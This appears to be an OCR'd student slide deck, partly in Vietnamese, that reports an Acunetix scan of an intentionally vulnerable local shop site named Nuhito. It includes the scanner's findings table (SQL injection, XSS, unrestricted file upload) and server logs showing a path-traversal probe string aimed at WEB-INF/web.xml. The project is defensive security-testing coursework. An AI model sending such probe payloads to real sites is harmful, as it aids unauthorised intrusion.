Pause Scan

Generate Report

WAF Export



Dashboard



Targets

Scan Information


Vulnerabilities

Site Structure

Events



Vulnerabilities



Scans



Reports



Users



Scan Types



Network Scanner



Issue Trackers



Email Settings



Engines



Excluded Hours



Proxy Settings



About



Help

Filter					
Severity ↓	Vulnerability	URL	Parameter	Status	Confidence %
<span>critical</span>	Blind SQL Injection	<a href="https://localhost/vulnerabilities/SQL_injection.php">https://localhost/vulnerabilities/SQL_injection.php</a>	content_search	Open	95
<span>critical</span>	Cross site scripting	<a href="https://localhost/vulnerabilities/File_upload.php">https://localhost/vulnerabilities/File_upload.php</a>	file_upload	Open	100
<span>critical</span>	File upload XSS (Java applet)	<a href="https://localhost/vulnerabilities/File_upload.php">https://localhost/vulnerabilities/File_upload.php</a>	file_upload	Open	95
<span>critical</span>	SSL certificate invalid date	<a href="https://localhost/">https://localhost/</a>		Open	95
<span>critical</span>	Unrestricted file upload	<a href="https://localhost/vulnerabilities/File_upload.php">https://localhost/vulnerabilities/File_upload.php</a>	file_upload	Open	95
<span>warning</span>	Cross domain data hijacking	<a href="https://localhost/vulnerabilities/File_upload.php">https://localhost/vulnerabilities/File_upload.php</a>	file_upload	Open	95
<span>warning</span>	Directory listing	<a href="https://localhost/vulnerabilities/">https://localhost/vulnerabilities/</a>		Open	100
<span>warning</span>	Directory listing	<a href="https://localhost/vulnerabilities/upload/">https://localhost/vulnerabilities/upload/</a>		Open	100
<span>warning</span>	Directory listing	<a href="https://localhost/vulnerabilities/Broken_Authentication/class/">https://localhost/vulnerabilities/Broken_Authentication/class/</a>		Open	100

## Unrestricted file upload

## Vulnerability Description ▾

This script is possibly vulnerable to unrestricted file upload. Various web applications allow users to upload files (such as pictures, images, sounds, ...). Uploaded files may pose a significant risk if not handled correctly. A remote attacker could send a multipart/form-data POST request with a specially-crafted filename or mime type and execute arbitrary code. Acunetix was able to upload a file containing executable code and get this code executed. Check **Attack details** for more information about this attack.

The vulnerability affects [https://localhost/vulnerabilities/File\\_upload.php](https://localhost/vulnerabilities/File_upload.php), [file\\_upload](https://localhost/vulnerabilities/File_upload.php)

Discovered by **Unrestricted file upload**

## Attack Details ▾

Successfully uploaded file **AcuTest4775.htm** with content type **image/jpeg**.

The file is available at: </vulnerabilities/upload/AcuTest4775.htm>.

## HTTP Request ▾

# 5. SCAN WEBSITE BÁN HÀNG

The screenshot shows a Kali Linux desktop environment with a web browser window open to a local host website. The title bar of the browser window reads "5. SCAN WEBSITE BÁN HÀNG". The website itself is titled "NuHito" and features a navigation menu with Vietnamese labels: TRANG CHỦ, GIỚI THIỆU, CHÍNH SÁCH, SẢN PHẨM, and TÀI KHOẢN. Below the menu, there is a slogan "Discover Your Signature Style With Us" and a "BEST QUALITY" badge. Three fashion-related images are displayed: a woman in a white blazer, a woman in a white jacket and orange skirt, and a woman in a plaid jacket.

# ACUNETIX SCAN WEB BẢO MẬT

Kali - VMware Workstation

File Edit View VM Jobs Help

Kali Acunetix Nuhito | Thời trang cho + localhost:3000

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Nuhito TRANG CHỦ GIỚI THIỆU CHÍNH SÁCH SẢN PHẨM TÀI KHOẢN

BEST QUALITY

Discover Your Signature Style With Us

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

23:29 30/09/2024

# TERMINAL NUHITO KHI SCAN

Welcome - Nuhito - Code - OSS

To direct input to this VM, move the mouse pointer inside or press **Ctrl+G**.

File Edit Selection View Go Run Terminal Help

EXPLORER ...

NUHITO > client > server

Start Walkthroughs

New File... Get Started with VS Code

Open File... Discover the best customizations to make VS Code yours.

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS

[nodemon] watching path(s): \*.\*  
[nodemon] watching extensions: js,mjs,json  
[nodemon] starting `node server.js`  
Server is running on port 5000  
Connected to MongoDB  
^C  
④ (hahien@hahien) - [~.../Nuhito-final/Nuhito/Nuhito/server]  
\$ npm start  
  
> nuhito@1.0.0 start  
> nodemon server.js  
  
[nodemon] 2.0.22  
[nodemon] to restart at any time, enter `rs`  
[nodemon] watching path(s): \*.\*  
[nodemon] watching extensions: js,mjs,json  
[nodemon] starting `node server.js`  
Server is running on port 5000  
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[nodemon] starting `node server.js`  
Server is running on port 5000  
Connected to MongoDB

o/Nuhito/client/node\_modules/express/lib/router/layer.js:172:12  
at Layer.match (/home/hahien/BaoMatWeb/Web-Development---NUHITO/Nuhito-final/Nuhito/Nuhito/client/node\_modules/express/lib/router/layer.js:123:27)  
at matchLayer (/home/hahien/BaoMatWeb/Web-Development---NUHITO/Nuhito-final/Nuhito/Nuhito/client/node\_modules/express/lib/router/index.js:585:18)  
at next (/home/hahien/BaoMatWeb/Web-Development---NUHITO/Nuhito-final/Nuhito/Nuhito/client/node\_modules/express/lib/router/index.js:226:15)  
at expressInit (/home/hahien/BaoMatWeb/Web-Development---NUHITO/Nuhito-final/Nuhito/Nuhito/client/node\_modules/express/lib/middleware/init.js:40:5)  
at Layer.handle [as handle\_request] (/home/hahien/BaoMatWeb/Web-Development---NUHITO/Nuhito-final/Nuhito/client/node\_modules/express/lib/router/layer.js:95:5)  
at trim\_prefix (/home/hahien/BaoMatWeb/Web-Development---NUHITO/Nuhito-final/Nuhito/Nuhito/client/node\_modules/express/lib/router/index.js:328:13)  
at /home/hahien/BaoMatWeb/Web-Development---NUHITO/Nuhito-final/Nuhito/client/node\_modules/express/lib/router/index.js:286:9  
at Function.process\_params (/home/hahien/BaoMatWeb/Web-Development---NUHITO/Nuhito-final/Nuhito/client/node\_modules/express/lib/router/index.js:346:12)  
URIError: Failed to decode param '/static//.../WEB-INF/web.xml%C0%80.jsp'  
at decodeURIComponent (<anonymous>)  
at decode\_param (/home/hahien/BaoMatWeb/Web-Development---NUHITO/Nuhito-final/Nuhito/client/node\_modules/express/lib/router/layer.js:172:12)  
at Layer.match (/home/hahien/BaoMatWeb/Web-Development---NUHITO/Nuhito-final/Nuhito/Nuhito/client/node\_modules/express/lib/router/layer.js:123:27)  
at matchLayer (/home/hahien/BaoMatWeb/Web-Development---NUHITO/Nuhito-final/Nuhito/Nuhito/client/node\_modules/express/lib/router/index.js:585:18)  
at next (/home/hahien/BaoMatWeb/Web-Development---NUHITO/Nuhito-final/Nuhito/Nuhito/client/node\_modules/express/lib/router/index.js:226:15)  
at expressInit (/home/hahien/BaoMatWeb/Web-Development---NUHITO/Nuhito-final/Nuhito/Nuhito/client/node\_modules/express/lib/middleware/init.js:40:5)  
at Layer.handle [as handle\_request] (/home/hahien/BaoMatWeb/Web-Development---NUHITO/Nuhito-final/Nuhito/client/node\_modules/express/lib/router/layer.js:95:5)  
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at /home/hahien/BaoMatWeb/Web-Development---NUHITO/Nuhito-final/Nuhito/client/node\_modules/express/lib/router/index.js:286:9  
at Function.process\_params (/home/hahien/BaoMatWeb/Web-Development---NUHITO/Nuhito-final/Nuhito/client/node\_modules/express/lib/router/index.js:346:12)

npm server  
npm client

# NUHITO SAU KHI SCAN XONG

Kali Linux Acunetix Nuhito | Thời trang cho ph + https://127.0.0.1:3443/#/scans/7a7d2c66-de79-4533-8d6d-38f685976f06/info Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec acunetix Administrator 1 Scan Scan Information Vulnerabilities Site Structure Events Stop Scan Pause Scan Generate Report WAF Export

Scan Information

Acunetix Threat Level 2

MEDIUM

One or more medium-severity type vulnerabilities have been discovered by the scanner. You should investigate each of these vulnerabilities to ensure they will not escalate to more severe problems.

Scan Duration: 8m 1s Requests: 1,649 Average Response Time: 1ms Locations: 7

Target Information

Address: http://localhost:3000/ Server: Unknown Operating System: Unknown Identified Technologies: Node.js Responsive: Yes

Activity

Overall Progress: Completed 100%

Scanning of localhost started Jun 3, 2024, 11:30:28 PM

Antivirus not found Jun 3, 2024, 11:30:29 PM

Scanning of localhost completed Jun 3, 2024, 11:38:30 PM

Latest Alerts

Slow HTTP Denial of Service Attack Jun 3, 2024, 11:31:38 PM

Unencrypted connection Jun 3, 2024, 11:30:38 PM

Content Security Policy (CSP) not implemented Jun 3, 2024, 11:30:36 PM

Clickjacking: X-Frame-Options header missing Jun 3, 2024, 11:30:35 PM

Discovered Hosts

## 6. TỔNG KẾT

### Kết quả

1. Xây dựng website bán hàng có lỗ hổng để test các chức năng của Acunetix.
2. Áp dụng Acunetix để quét tìm lỗ hổng của website.
3. Thực hiện được 6/6 kịch bản kiểm thử tính năng của tool.

### Tại sao nên dùng Acunetix?

1. Triển khai một loạt các biện pháp kiểm tra lỗ hổng web đối với từng thành phần trong ứng dụng web.
2. Kết quả quét bao gồm chi tiết toàn diện.
3. Phát hiện và khắc phục các lỗ hổng bảo mật hiệu quả.

Thank You  
Very Much